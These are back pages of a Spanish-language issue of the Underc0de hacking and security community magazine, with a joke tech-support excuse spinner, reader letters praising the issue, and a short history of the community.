PROBLEMA EN EL
SERVER

¡SIEMPRE FUNCIONA!
NUESTROS EXPERTOS
ASÍ LO ASEGURAN.

* NO NOS
HACEMOS
RESPONSABLES
POR POSIBLES
DESPIDOS.

LLEGÓ EL NUEVO PREGUNDADO DE UNDERCODE



¿NO SABES QUE DECIR A TUS FAMILIARES,
AMIGOS, COMPAÑEROS O CLIENTES?

SOLO ¡LÁNZALO!
Y REPITE COMO UN DESQUICIADO.

ENVÍA UNA
CAPTURA
DEL ERROR



UNDERCODE.ORG

¿QUÉ
DESINSTALASTE/
RECIENTEMENTE?

UNDERCODE

UNDERCODE.ORG

MODELO DEL
EQUIPO:



UNDERCODE.ORG

UNDERCODE.ORG

¿QUÉ SERVICIO
CONTRATADO?

UNDERCODE

UNDERCODE.ORG



UPS!
ERROR DE
CAPA 8.
RESPONSABLE

UNDERCODE.ORG

UNDERCODE

LO ESTAMOS
ANALIZANDO

¡SIEMPRE FUNCIONA!
NUESTROS EXPERTOS
ASÍ LO ASEGURAN.

* NO NOS
HACEMOS
RESPONSABLES
POR POSIBLES
DESPIDOS.

mensajes / opiniones de nuestros usuarios



//

Antes que nada daros las gracias por todo el trabajo que hay detrás de la revista y la labor que hacéis divulgando todos estos conocimientos. Enhorabuena por la revista y toda esta labor de divulgación que hacéis. Espero ansioso el próximo número.

[DIEGO APRENDE.](#)

[VÍA E-MAIL UNDERCODE.ORG@GMAIL.COM](mailto:VIA E-MAIL UNDERCODE.ORG@GMAIL.COM)

//

¡¡Enhorabuena por la revista online!! Está muy estructurado todo y toda la información es clara, espero con ansia la segunda parte. Un saludo.

[@LOTUS](#)

[VÍA FORO UNDERCODE](#)

//

Gracias a toda la comunidad que colaboró!

[ALEJANDROBAUZA](#)

[VÍA PÁGINA FACEBOOK UNDERCODE](#)

//

Felicidades y gracias, continúen con el buen trabajo y compartiendo conocimientos

[LEO GONZALEZ](#)

[VÍA PÁGINA FACEBOOK UNDERCODE](#)

//

Felicidades y mis mejores deseos para todo el equipo que hizo posible este proyecto

[KING SACRUZE](#)

[VÍA PÁGINA FACEBOOK UNDERCODE](#)

//

Debo decir... impresionado. Muy impresionado.

La revista les ha quedado excepcional. Muy profesional, exquisita en diseño, y perfecta en detalles. El contenido, inmejorable: variado, dinámico, asequible a todos los niveles, sin esa densidad técnica que suele agobiar, aún a los conocedores. Se han lucido en profesionalidad.

Mis felicitaciones a todos los que trabajaron en ella.

Solo una sugerencia: Sería un crimen si no se hace una edición en inglés, pues el impacto, sin temor a equivocarme sería internacional, y no exclusivo del mundo hispano hablante.

Muy bella edición. Cuesta creer que sea amateur, o cosa de primera vez. Todo es acertado (y soy crítico duro).

Solo he visto revistas de esta calidad y vuelo, en instituciones universitarias.

Un merecido reconocimiento.

Será un privilegio y mérito el publicar en ella.

[@AXCESS](#)

[VÍA FORO UNDERCODE](#)

//

Felicitaciones al grupo de trabajo que aportó su conocimiento a este nuevo proyecto que hace mucho no se veía en español

[@UND3RL1N3](#)

[VÍA GRUPO DE TELEGRAM T.ME/UNDERCODEOFICIAL](#)

//

**EXPRESÁTE Y HAZ LLEGAR
TU MENSAJE / OPINIÓN
REDACCIONES@UNDERCODE.ORG**

//

Acercas de UNDERCODE...



Underc0de nació en 2011, con la visión de ser una comunidad dedicada al Hacking y a la Seguridad Informática, **comprendiendo la libre divulgación del conocimiento, compartir saberes, intercambiar aportes e interactuar día a día** para potenciar las capacidades y habilidades de cada uno en un ambiente cordial. Para ello, se desarrollan **talleres, tutoriales, guías de aprendizaje, papers de variados temas, herramientas y actualizaciones informáticas.**

Con un foro nutrido de **muchas secciones y posts relacionados al hacking y la seguridad informática.** A diario los usuarios se conectan y comparten sus dudas y conocimientos con el resto de la comunidad.

En una búsqueda constante por mantener online la comunidad y seguir creciendo cada día un poquito más.

Los invitamos a que se [registren](#) en caso de que no lo estén, y si ya tienen una cuenta, **ingresen.**

¡MIL GRACIAS A TODOS POR LEERNOS Y COMPARTIR!

PRODUCIDO EN LA COMUNIDAD UNDERCODE, POR HACKERS DE TODO EL MUNDO, PARA PROFESIONALES DE TODO EL PLANETA.